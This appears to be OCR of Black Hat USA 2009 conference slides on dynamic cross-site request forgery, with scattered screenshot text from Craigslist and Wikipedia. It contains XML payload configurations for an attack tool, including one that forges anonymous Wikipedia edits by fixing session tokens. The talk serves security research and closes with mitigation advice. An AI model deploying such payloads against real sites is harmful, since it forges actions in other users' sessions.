
```
<ATTACKS>
        <PAYLOAD n="1">
                <SITE l="example1.com">
                        <METHOD>GET</METHOD>
                        <ID>rand=</ID>
                        <ID>sess=</ID>
                        <TARGET>http://example1.com/update.php?rand=&amp;sess=&amp;message=hello</TARGET>

                </SITE>
        </PAYLOAD>
        <PAYLOAD n="2">
                <SITE l="www.example2.com">
                        <METHOD>POST</METHOD>
                        <ID>rand=</ID>
                        <ID>sess=</ID>
                        <TARGET>http://www.example2.com/update.php</TARGET>
                        <HEADER>User-Agent</HEADER>
                        <HEADVAL>Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)</HEADVAL>
                        <HEADER>Cookie</HEADER>
                        <HEADVAL>sess</HEADVAL>
                        <POSTVAR>foo</POSTVAR>
                        <POSTVAL>bar</POSTVAL>
                        <POSTVAR>morefoo</POSTVAR>
                        <POSTVAL>morebar</POSTVAL>
                        <POSTVAR>rand</POSTVAR>
                        <POSTVAL>rand</POSTVAL>
                </SITE>
        </PAYLOAD>
```

Dynamic Redirect Attack




POST CONSTRUCT



BLACK HAT USA 2009

Dynamic Page



FIST FULL OF FAIL

st louis craigslist > for sale / wanted > ca

search for:

price: min max

[Sat, 25 Jul 22:59:39] [OFFE

Sat Jul 25

88 Work Horse 3/4 T GMC RALLY -

99 FORD WINDSTAR MINI VAN -

94 dodge ram 2500 3/4 ton - $750 - (st

2000 dodge durango - $4500 - (imperial

2000 Ford Focus - $3500 - (Collinsville

1991 Corvette - $8700 - (Farmington) pi

1987 Dodge Dakota Lowrider - $2000

2001 MUSTANG GT 5 SPEED CUST

1967 AMC Ambassador - $1900 - (Fre

Cross-site request forgery - Wikipedia, the free encyclopedia - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery

Google

WIKIPEDIA
The Free Encyclopedia

navigation
- Main page
- Contents
- Featured content
- Current events
- Random article

search
Go Search

interaction
- About Wikipedia
- Community portal
- Recent changes
- Contact Wikipedia
- Donate to Wikipedia
- Help

toolbox
- What links here
- Related changes
- Upload file
- Special pages
- Printable version

Your **continued donations** keep Wikipedia running!

Log in / create account

article | discussion | edit this page | history

Cross-site request forgery

From Wikipedia, the free encyclopedia

Cross-site request forgery, also known as a **one-click attack** or **session riding** and abbreviated as **CSRF** ("sea-surf"[1]) or **XSRF**, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.[2] Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

Contents [hide]

Background [edit]

CSRF vulnerabilities have been known and in some cases exploited since the 1990s.[3] Because it is carried out from the user's IP address, some Web site logs might not have evidence of CSRF.[2] Exploits are under-reported, at least publicly, and as of 2007[4] there are few well documented examples. About 18 million users of eBay's Internet Auction Co. at Auction.co.kr in Korea lost personal information in February 2008.[5] Customers of a bank in Mexico were attacked in early 2008 with an image tag in email and were sent through their home routers to the wrong website.[5]

Example and characteristics [edit]

BLACK HAT USA 2009

WHAT Y0U JUST SAW

- MF “Dynamic” CSRF of anon Wikipedia edit
  - Requests were replayable, but unique
  - WPEdittime, WPStarttime, other session values
  - MF requested session values, hidden POST
  - We think this is pretty nifty.

HЯMM.

```
<PAYLOAD n="5">
        <SITE l="stlouis.craigslist.org">
                <METHOD>FIXATION</METHOD>
                <TARGET>http://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery&amp;action=submit</TARGET>
                <DESTINATION>http://www.youtube.com/watch?v=ZA1NoOOoaNw</DESTINATION>
                <IDSRC>http://en.wikipedia.org/w/index.php?title=Cross-site_request_forgery&amp;action=edit</IDSRC>
                <FIXVAR>wpStarttime</FIXVAR>
                <FIXVAL>wpStarttime</FIXVAL>
                <FIXVAR>wpEdittime</FIXVAR>
                <FIXVAL>wpEdittime</FIXVAL>
                <FIXVAR>wpAutoSummary</FIXVAR>
                <FIXVAL>wpAutoSummary</FIXVAL>
                <POSTVAR>wpAntispam</POSTVAR>
                <POSTVAL></POSTVAL>
                <POSTVAR>wpSection</POSTVAR>
                <POSTVAL>4</POSTVAL>
                <POSTVAR>wpScrolltop</POSTVAR>
                <POSTVAL>0</POSTVAL>
                <POSTVAR>wpSummary</POSTVAR>
                <POSTVAL></POSTVAL>
                <POSTVAR>wpSave</POSTVAR>
                <POSTVAL>Save+page</POSTVAL>
                <POSTVAR>wpEditToken</POSTVAR>
                <POSTVAL>+\</POSTVAL>
        </SITE>
</PAYLOAD>
```

HRMM.

- ★ CSRF mitigations are well understood
- ★ Still, you have to LOTS of things right
- ★ No bolt on fixes, sorry.
- ★ Look at your code! Forget SOP.
- ★ Thanks for listening. Send bugfixes.
- ★ Nathan’s blog: http://www.neohaxor.org
- ★ Shawn hates blogs.